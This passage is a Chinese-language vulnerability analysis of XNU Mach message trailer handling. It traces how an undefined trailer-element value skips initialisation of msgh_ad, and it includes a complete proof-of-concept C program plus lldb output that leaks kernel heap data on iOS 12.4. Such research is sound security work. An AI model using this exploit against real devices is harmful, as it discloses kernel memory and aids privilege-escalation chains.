2  mach_msg_receive_results(
3      mach_msg_size_t *sizep)
4  {
5      // 初始化基础变量
6      thread_t      self = current_thread(); // 获取线程全局结构体变量
7      ipc_space_t    space = current_space();
8      vm_map_t       map = current_map();
9
10     mach_msg_trailer_size_t trailer_size;
11     mach_msg_size_t    size = 0;
12

```

```

13     /*
14     * unlink the special_reply_port before releasing reference to
    object.
15     * get the thread's turnstile, if the thread donated it's
    turnstile to the port
16     */
17     mach_msg_receive_results_complete(object);
18     io_release(object);
19
20     /* auto redeem the voucher in the message */
21     ipc_voucher_receive_postprocessing(kmsg, option);
22
23     // 确定是哪种trailer结构体, 计算trailer的长度
24     trailer_size = ipc_kmsg_add_trailer(kmsg, space, option, self,
    seqno, FALSE,
25         kmsg->ikm_header->msggh_remote_port->ip_context);
26
27     mr = ipc_kmsg_copyout(kmsg, space, map, MACH_MSG_BODY_NULL,
    option);
28
29     if (mr != MACH_MSG_SUCCESS) {
30         ...
31     } else {
32         /* capture ksmg QoS values to the thread continuation state
        */
33         self->ith_qos = kmsg->ikm_qos;
34         self->ith_qos_override = kmsg->ikm_qos_override;
35
36         // 把消息传递给用户态
37         // 函数ipc_kmsg_add_trailer()计算的trailer_size在这里使用到
38         mr = ipc_kmsg_put(kmsg, option, rcv_addr, rcv_size,
    trailer_size, &size);
39     }
40
41     if (sizep) {
42         *sizep = size;
43     }
44     return mr;
45 }

```

函数 `ipc_kmsg_add_trailer()` 此时已经拿到整个 `kmsg`, 但是最后的trailer还是根据发送者的定义, 此处需要结合接收者的请求去做动态修改 `msggh_trailer_size`

```

1 mach_msg_trailer_size_t
2 ipc_kmsg_add_trailer(ipc_kmsg_t kmsg, ipc_space_t space __unused,
3     mach_msg_option_t option, thread_t thread,

```

```

4     mach_port_seqno_t seqno, boolean_t minimal_trailer,
5     mach_vm_offset_t context)
6 {
7     // 默认定义的是最大的trailer类型
8     mach_msg_max_trailer_t *trailer;
9
10    #ifdef __arm64__
11        // 创建栈变量tmp_trailer
12        mach_msg_max_trailer_t tmp_trailer; /* This accommodates U64, and
we'll munge */
13
14        // kmsg的trailer数据起始地址
15        void *real_trailer_out = (void*)(mach_msg_max_trailer_t *)
16            ((vm_offset_t)kmsg->ikm_header +
17            mach_round_msg(kmsg->ikm_header->msg_h_size));
18
19        // 拷贝kmsg的trailer到tmp_trailer
20        // 此时先读取最大长度MAX_TRAILER_SIZE, 跟发送消息逻辑对应
21        bcopy(real_trailer_out, &tmp_trailer, MAX_TRAILER_SIZE);
22        trailer = &tmp_trailer;
23    #else /* __arm64__ */
24        (void)thread;
25        trailer = (mach_msg_max_trailer_t *)
26            ((vm_offset_t)kmsg->ikm_header +
27            mach_round_msg(kmsg->ikm_header->msg_h_size));
28    #endif /* __arm64__ */
29
30        // 函数ipc_kmsg_get()定义: trailer->msg_h_trailer_size =
MACH_MSG_TRAILER_MINIMUM_SIZE;
31        // 要是没有MACH_RCV_TRAILER_MASK就直接返回最小的trailer长度
32        // 没有这个标志位的意思就是trailer类型为mach_msg_trailer_t
33        // mach_msg_trailer_t结构体长度就是发送者默认设置的
MACH_MSG_TRAILER_MINIMUM_SIZE
34        // #define MACH_RCV_TRAILER_MASK ((0xf << 24))
35        if (!(option & MACH_RCV_TRAILER_MASK)) {
36            return trailer->msg_h_trailer_size;
37        }
38
39        trailer->msg_h_seqno = seqno;
40        trailer->msg_h_context = context;
41
42        // 使用宏REQUESTED_TRAILER_SIZE计算msg_h_trailer_size
43        // 这里我们可以理解一下逻辑:
44        // 在发送端, 先设置最大的trailer空间, 长度字段msg_h_trailer_size设置为最小
45        // 消息到达接收端的时候, 根据接收端的trailer设置, 动态调整长度字段
msg_h_trailer_size

```

```

46     trailer->msggh_trailer_size =
REQUESTED_TRAILER_SIZE(thread_is_64bit_addr(thread), option);
47
48     if (minimal_trailer) {
49         goto done;
50     }
51
52     // 如果参数小于7, 则不初始化
53     // #define MACH_RCV_TRAILER_AV      7
54     if (GET_RCV_ELEMENTS(option) >= MACH_RCV_TRAILER_AV) {
55         trailer->msggh_ad = 0;
56     }
57
58     /*
59      * The ipc_kmsg_t holds a reference to the label of a label
60      * handle, not the port. We must get a reference to the port
61      * and a send right to copyout to the receiver.
62      */
63
64     if (option & MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_LABELS))
{
65         trailer->msggh_labels.sender = 0;
66     }
67
68     done:
69     #ifdef __arm64__
70         ipc_kmsg_munge_trailer(trailer, real_trailer_out,
thread_is_64bit_addr(thread));
71     #endif /* __arm64__ */
72
73     return trailer->msggh_trailer_size;
74 }

```

宏 REQUESTED_TRAILER_SIZE_NATIVE 定义如下, 逐个判断, 匹配到哪个参数就是对应结构体长度

```

1  #define REQUESTED_TRAILER_SIZE_NATIVE(y) \
2      ((mach_msg_trailer_size_t) \
3      ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_NULL) ? \
4      sizeof(mach_msg_trailer_t) : \
5      ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_SEQNO) ? \
6      sizeof(mach_msg_seqno_trailer_t) : \
7      ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_SENDER) ? \
8      sizeof(mach_msg_security_trailer_t) : \
9      ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_AUDIT) ? \
10     sizeof(mach_msg_audit_trailer_t) : \

```

```

11      ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_CTX) ?      \
12      sizeof(mach_msg_context_trailer_t) :                  \
13      ((GET_RCV_ELEMENTS(y) == MACH_RCV_TRAILER_AV) ?      \
14      sizeof(mach_msg_mac_trailer_t) :                      \
15      sizeof(mach_msg_max_trailer_t)))))))))

```

确实乍一看这里的计算方式没有问题，但我们来看一段宏定义，如果我们传入的是5或者6这种定义里没有的数据呢？

```

1  #define MACH_RCV_TRAILER_NULL    0    // mach_msg_trailer_t
2  #define MACH_RCV_TRAILER_SEQNO  1    // mach_msg_seqno_trailer_t
3  #define MACH_RCV_TRAILER_SENDER 2    // mach_msg_security_trailer_t
4  #define MACH_RCV_TRAILER_AUDIT  3    // mach_msg_audit_trailer_t
5  #define MACH_RCV_TRAILER_CTX    4    // mach_msg_context_trailer_t
6  #define MACH_RCV_TRAILER_AV     7
7  #define MACH_RCV_TRAILER_LABELS 8

```

当我们传入的是5，计算出的位数据

为 0b1110000000000000000000000000010，MACH_RCV_TRAILER_MASK 的位数据

为 0b1111000000000000000000000000000，也就是说，5可以通过 MACH_RCV_TRAILER_MASK 标志位的判断

回到函数 mach_msg_receive_results()，上面计算到的 trailer_size 会在计算完成后传入函数 ipc_kmsg_put()，这个函数主要用于将消息从内核态拷贝到用户态

```

1  mr = ipc_kmsg_put(kmsg, option, rcv_addr, rcv_size, trailer_size,
    &size);

```

注意看拷贝操作的长度变量 size

```

1  mach_msg_return_t
2  ipc_kmsg_put(
3      ipc_kmsg_t          kmsg,
4      mach_msg_option_t   option,
5      mach_vm_address_t   rcv_addr,
6      mach_msg_size_t     rcv_size,
7      mach_msg_size_t     trailer_size,
8      mach_msg_size_t     *sizep)
9  {
10     // 整个长度就是消息长度加上trailer的长度
11     mach_msg_size_t size = kmsg->ikm_header->msg_h_size +
    trailer_size;
12     mach_msg_return_t mr;
13
14     #if defined(__LP64__)

```

```

15     if (current_task() != kernel_task) { /* don't if receiver expects
fully-cooked in-kernel msg; */
16         mach_msg_legacy_header_t *legacy_header =
17             (mach_msg_legacy_header_t *)((vm_offset_t)(kmsg-
>ikm_header) + LEGACY_HEADER_SIZE_DELTA);
18
19         mach_msg_bits_t      bits          = kmsg->ikm_header-
>msggh_bits;
20         mach_msg_size_t      msg_size      = kmsg->ikm_header-
>msggh_size;
21         mach_port_name_t      remote_port   =
CAST_MACH_PORT_TO_NAME(kmsg->ikm_header->msggh_remote_port);
22         mach_port_name_t      local_port    =
CAST_MACH_PORT_TO_NAME(kmsg->ikm_header->msggh_local_port);
23         mach_port_name_t      voucher_port  = kmsg->ikm_header-
>msggh_voucher_port;
24         mach_msg_id_t         id            = kmsg-
>ikm_header->msggh_id;
25
26         legacy_header->msggh_id              = id;
27         legacy_header->msggh_local_port = local_port;
28         legacy_header->msggh_remote_port = remote_port;
29         legacy_header->msggh_voucher_port = voucher_port;
30         legacy_header->msggh_size          = msg_size -
LEGACY_HEADER_SIZE_DELTA;
31         legacy_header->msggh_bits          = bits;
32
33         size -= LEGACY_HEADER_SIZE_DELTA;
34         kmsg->ikm_header = (mach_msg_header_t *)legacy_header;
35     }
36 #endif
37
38     /* Re-Compute target address if using stack-style delivery */
39     if (option & MACH_RCV_STACK) {
40         rcv_addr += rcv_size - size;
41     }
42
43     // 拷贝消息
44     if (copyoutmsg((const char *) kmsg->ikm_header, rcv_addr, size))
45     {
46         mr = MACH_RCV_INVALID_DATA;
47         size = 0;
48     } else {
49         mr = MACH_MSG_SUCCESS;
50     }

```

```

51     // 释放掉内核态的消息结构体
52     ipc_kmsg_free(kmsg);
53
54     if (sizep) {
55         *sizep = size;
56     }
57     return mr;
58 }

```

总结一下，我们现在可以通过设置函数 `mach_msg()` 的第二个参数为 `MACH_RCV_MSG | MACH_RCV_TRAILER_ELEMENTS(5)` 来获取到最大的 `trailer->msggh_trailer_size`，而且可以跳过 `trailer->msggh_ad` 的初始化

现在来看Poc代码

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4
5  #include <mach/mach.h>
6
7  #define MAGIC 0x416e7953 // 'SynA'
8
9  int main(int argc, char *argv[]) {
10     mach_port_t port;
11     int fd[2];
12
13     mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE,
14 &port);
15     mach_port_insert_right(mach_task_self(), port, port,
16 MACH_MSG_TYPE_MAKE_SEND);
17
18     printf("[+] Allocating controlled (magic value %x) kalloc.1024
19 buffer\n", MAGIC);
20     uint32_t *pipe_buff = malloc(1020);
21     for (int i = 0; i < 1020 / sizeof(uint32_t); i++)
22         pipe_buff[i] = MAGIC;
23     pipe(fd);
24     write(fd[1], pipe_buff, 1020);
25
26     printf("[+] Creating kalloc.1024 ipc_kmsg\n");
27     mach_msg_base_t *message = NULL;
28
29     // size to fit in kalloc.1024, trust me, I'm an expert (c)
30     mach_msg_size_t message_size = (mach_msg_size_t)(sizeof(*message)
31 + 0x1e0);

```




```

28
29     message = malloc(message_size + MAX_TRAILER_SIZE);
30     memset(message, 0, message_size + MAX_TRAILER_SIZE);
31     message->header.msgh_size = message_size;
32     message->header.msgh_bits = MACH_MSGH_BITS
(MACH_MSG_TYPE_COPY_SEND, 0);
33     message->body.msgh_descriptor_count = 0;
34     message->header.msgh_remote_port = port;
35
36     uint8_t *buffer;
37     buffer = malloc(message_size + MAX_TRAILER_SIZE);
38
39     printf("[+] Freeing controlled buffer\n");
40     close(fd[0]);
41     close(fd[1]);
42
43     printf("[+] Sending message\n");
44     mach_msg(&message->header,
45             MACH_SEND_MSG,
46             message_size,
47             0,
48             MACH_PORT_NULL,
49             MACH_MSG_TIMEOUT_NONE,
50             MACH_PORT_NULL);
51     memset(buffer, 0, message_size + MAX_TRAILER_SIZE);
52     printf("[+] Now reading message back\n");
53     mach_msg((mach_msg_header_t *)buffer,
54             MACH_RCV_MSG | MACH_RCV_TRAILER_ELEMENTS(5),
55             0,
56             message_size + MAX_TRAILER_SIZE,
57             port,
58             MACH_MSG_TIMEOUT_NONE,
59             MACH_PORT_NULL);
60
61     mach_msg_mac_trailer_t *trailer = (mach_msg_mac_trailer_t*)
(buffer + message_size);
62     printf("[+] Leaked value: %x\n", trailer->msgh_ad);
63
64     return 0;
65 }

```

使用XCode调试，新建一个iOS应用，运行在12.4的iPhone 6上，把Poc代码插入运行



我这里发现了一个XCode解析结构体的问题，按照结构体定义，我标出了 `msgh_audit` 的数组位置，在 `val[7]` 后面，是64位长度的 `msgh_context`，但是这里解析出错，因为 4714839257292734464 是 `0x416e795300000000`，修正结构体偏移后，在 `msgh_ad` 的位置上是我们提前设置的数据 `0x416e7953`

```

1 (lldb) p *(mach_msg_mac_trailer_t *)0x000000010fe00cdc
2 (mach_msg_mac_trailer_t) $11 = {
3     msgh_trailer_type = 0
4     msgh_trailer_size = 68
5     msgh_seqno = 0
6     msgh_sender = {
7         val = ([0] = 501, [1] = 501)
8     }
9     msgh_audit = {
10         val = ([0] = 4294967295, [1] = 501, [2] = 501, [3] = 501, [4] =
11         501, [5] = 605, [6] = 0, [7] = 1792)
12     }
13     msgh_context = 4714839257292734464
14     msgh_ad = 0
15     msgh_labels = (sender = 0)
16 }
17 (lldb) x/32x trailer
18 0x10fe00cdc: 0x00000000 0x00000044 0x00000000 0x00000000
0x000001f5
0x10fe00cec: 0x000001f5 0xffffffff(val[0]) 0x000001f5(val[1])
0x000001f5(val[2])

```

```
19 0x10fe00cfc: 0x000001f5(val[3]) 0x000001f5(val[4]) 0x0000025d(val[5])
    0x00000000(val[6])
20 0x10fe00d0c: 0x00000700(val[7]) 0x00000000          0x00000000
    0x416e7953(msgh_ad)
21 0x10fe00d1c: 0x00000000(msgh_labels) 0x00000000 0xf0000000 0x00000000
```

现在成功泄露出内核数据

那我们如何泄露出一个有用的内核数据呢？

咱们下次再聊

关于符号的问题，我在漏洞复现结束后突发奇想，既然五个函数都有同样的问题，那么说明五个函数漏洞场景肯定是相同的，所以搜索以下这句代码

```
1 | trailer->msggh_trailer_type =
```

妥了，五个函数都在这里了

```
✓ C ipc_kmsg.c osfmk/ipc 2
  trailer->msggh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
  trailer->msggh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
✓ C mach_msg.c osfmk/ipc 1
  trailer->msggh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
✓ C ipc_kobject.c osfmk/kern 1
  trailer->msggh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
✓ C ipc_mig.c osfmk/kern 1
  max_trailer->msggh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
```